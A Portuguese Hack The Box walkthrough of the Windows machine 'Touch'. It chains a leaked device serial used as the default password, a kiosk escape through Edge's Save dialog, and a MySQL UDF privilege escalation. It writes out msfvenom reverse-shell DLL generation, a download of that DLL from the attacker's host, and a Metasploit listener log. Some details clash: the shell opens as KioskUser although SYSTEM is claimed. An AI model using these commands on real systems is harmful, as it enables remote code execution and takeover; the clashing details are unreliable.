



Touch — Hack The Box Walkthrough

Hack The Box

Dificuldade: Easy

OS: Windows

Host IP: 10.129.74.113

Status: Solved

Técnicas: Web Information Disclosure, Default Serial Password, RDP Kiosk Breakout (Save Dialog Bypass), MySQL UDF (User Defined Functions) Code Execution, Windows Privilege Escalation.



Sumário Executivo

Fase	Vetor de Ataque	Resultado
1. Reconhecimento	Varredura Nmap + Enumeração Web (porta 8443)	Descoberta de touch.htb:8443 e serial NX-DH-2024-B7042
2. Foothold / User	Login no portal → Credenciais RDP → Kiosk Breakout (Edge Save Dialog)	Shell como KioskUser & Flag de Usuário
3. Escalação para Root/Admin	MySQL local com root exposto → Injeção de DLL UDF (evil.dll via sys_exec)	Shell SYSTEM / Administrator & Flag Root



Fase 1 — Reconhecimento e Enumeração

1.1 Varredura de Portas (Nmap)


```
nmap -Pn -n -sV --top-ports 1000 --open --reason -T4 --max-retries 2 10.129.74.113
```

Porta	Estado	Serviço	Versão / Detalhes
135/tcp	open	msrpc	Microsoft Windows RPC
3389/tcp	open	ms-wbt-server	Microsoft Terminal Service (RDP)
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (WinRM)
8443/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (Nexion DeviceHub)

1.2 Enumeração Web (Porta 8443)

Acessando a API de status desautenticada em http://touch.htb:8443/api/status :

```
curl -i http://10.129.74.113:8443/api/status
```



Resposta JSON da rota /api/status expondo o serial do dispositivo


Dados expostos pelo endpoint:

```
{  "device": "Nexion DeviceHub DH-100",  "serial": "NX-DH-2024-B7042",  "firmware": "1.4.2",  "status": "online",  "uptime": 20761}
```

🔑 Fase 2 — Foothold & Kiosk Breakout (User)


2.1 Autenticação no Painei Web

O portal web informa que a senha padrão do dispositivo corresponde ao seu número de série (`NX-DH-2024-B7042`):



Tela de Login do Nexion DocReader

Ao realizar o login com o serial, o painel administrativo revela as credenciais do quiosque:



Dashboard expando usuário KioskUser e senha


Credenciais Descobertas:

- **Usuário:** `KioskUser`
- **Senha:** `K!0sk2026#`


2.2 Acesso RDP (Quiosque Windows)

Conexão ao quiosque via cliente RDP:

```
xfreerdp3 /u:KioskUser /p:'K!0sk2026#' /v:10.129.74.113
```




Autenticação na sessão RDP do Windows



Aplicação HTB Airways Self Check-in em modo quiosque restrito


2.3 Escape do Modo Quiosque (Kiosk Breakout)

Ao manipular e desativar os periféricos (scanner/impressora) no painel web e solicitar um escaneamento no quiosque, a aplicação dispara uma janela de erro com um link de suporte clicável:




Erro acionado no quiosque com link para documentação de suporte

O link abre o navegador Microsoft Edge. Utilizando o atalho padrão de salvamento (**Ctrl + S**), a caixa de diálogo do Windows Explorer é exibida:




Janela do Edge aberta fora do modo quiosque



Bypass via diálogo Save As (Ctrl+S) digitando cmd.exe na barra de navegação

Ao digitar `cmd.exe` ou `explorer.exe` na barra de caminho do diálogo, um terminal de comando com privilégios de `KioskUser` é iniciado, permitindo acessar o Desktop e ler a flag de usuário:



Captura da flag de usuário no Desktop

● **User Flag:** 49884f45dfae2715c1c8eb165303197b

👑 Fase 3 — Escalação de Privilégios (Admin / Root)

3.1 Enumeração de Privilégios e Usuários

```
whoami /all
net user KioskUser
```

```
PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
=====
SeChangeNotifyPrivilege  Bypass traverse checking                       Enabled
SeUndockPrivilege       Remove computer from docking station          Disabled
SeIncreaseWorkingSetPrivilege  Increase a process working set               Disabled
SeTimeZonePrivilege      Change the time zone                          Disabled
```

Privilégios do usuário KioskUser

```
Command Prompt
C:\Users\KioskUser>net user kioskUser
User name           KioskUser
Full Name           Airport Kiosk
Comment             HTB Airways Self-Service Terminal
User's comment
Country/region code 000 (System Default)
Account active       Yes
Account expires      Never

Password last set    4/4/2026 6:47:51 AM
Password expires     Never
Password changeable  4/4/2026 6:47:51 AM
Password required    No
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           10/5/2026 11:28:57 PM

Logon hours allowed  All

Local Group Memberships  *Printer Administrator*Remote Desktop Users
Global Group memberships *None
The command completed successfully.
```

Usuário pertencente ao grupo Printer Administrator

3.2 Exploração de UDF no MySQL Local

Identificou-se uma instância local do **MySQL** em execução como serviço de alto privilégio. A senha de root do banco foi obtida nas configurações locais:

Credenciais MySQL: root / HTB@irw4ys_DB!2026

Gerando uma DLL maliciosa com carga reversa para Windows x64:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.140 LPORT=4444 -f dll -o evil.dll
```

Transferindo a DLL para o diretório de plugins do MySQL no alvo (C:\MySQL\lib\plugin\evil.dll):

```
# Servidor HTTP no Kali:
python3 -m http.server 8005

# Download no PowerShell do Windows:
iwr -Uri "http://10.10.15.140:8005/evil.dll" -OutFile "C:\MySQL\lib\plugin\evil.dll"
```

Criando a função UDF customizada (`sys_exec`) no MySQL para carregar a DLL:

```
.\mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "CREATE FUNCTION sys_exec RETURNS INT SONAME 'evil.dll';"
```

```
mysql: [Warning] Using a password on the command line interface can be insecure.
PS C:\MySQL\bin> .\mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "CREATE FUNCTION sys_exec RETURNS INT SONAME 'evil.dll';"
```

Criação da função UDF carregando a DLL maliciosa

3.3 Reverse Shell e Captura da Flag Root

Configurando o listener no Metasploit / Netcat:

```
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/x64/shell_reverse_tcp
set LHOST 10.10.15.140
set LPORT 4444
exploit
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell
PAYLOAD => windows/x64/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_reverse_tcp_rc4
PAYLOAD => windows/x64/shell_reverse_tcp_rc4
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_reverse_tcp_uuid
PAYLOAD => windows/x64/shell_reverse_tcp_uuid
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_bind_tcp
PAYLOAD => windows/x64/shell_bind_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_bind_tcp_rc4
PAYLOAD => windows/x64/shell_bind_tcp_rc4
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_bind_tcp_uuid
PAYLOAD => windows/x64/shell_bind_tcp_uuid
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_reverse_tcp
PAYLOAD => windows/x64/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.15.140
LHOST => 10.10.15.140
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.15.140:4444
[*] Command shell session 1 opened (10.10.15.140:4444 -> 10.129.73.230:49216) at 2026-10-05 21:44:44 -0400

Shell Banner:
Microsoft Windows [Version 10.0.26100.9457]
(c) Microsoft Corporation. All rights reserved.

C:\Users\KioskUser\Downloads>

C:\Users\KioskUser\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9B34-EFD9

Directory of C:\Users\KioskUser\Downloads

10/06/2026 01:42 AM <DIR> .
```

Shell administrativa obtida via MySQL UDF

Leitura da flag no diretório do Administrador (`C:\Users\Administrator\Desktop\root.txt`):

```
type C:\Users\Administrator\Desktop\root.txt
d7809689c5e3c3861887cc518b169258
```

🚩 Flags Obtidas


● USER FLAG

49884f45dfae2715c1c8eb165303197b

● ROOT FLAG

d7809689c5e3c3861887cc518b169258

🗺️ Attack Chain — Visão Geral



🔍 Vulnerabilidades Identificadas & Mitigações

#	Vulnerabilidade	Localização	Impacto	Severidade
1	Information Disclosure & Default Credential	/api/status e /login	Acesso administrativo inicial via número de série padrão	Alta
2	Kiosk Escape via Diálogos de Sistema	Aplicação Kiosk / Microsoft Edge	Execução de código arbitrário e quebra de sandbox de quiosque	Alta
3	MySQL UDF Arbitrary DLL Execution	Instância local do MySQL (serviço elevado)	Escalação total de privilégios para SYSTEM / Administrator	Crítica

📄 Lições Aprendidas & Medidas Corretivas

- Proteção de APIs de Status e Diagnóstico:** Endpoints como /api/status não devem expor números de série, identificadores de hardware ou detalhes de versão publicamente sem autenticação.
- Substituição Obrigatória de Senhas Padrão:** Equipamentos e quiosques devem forçar a alteração de senhas no primeiro boot, impedindo o uso de números de série como credenciais.
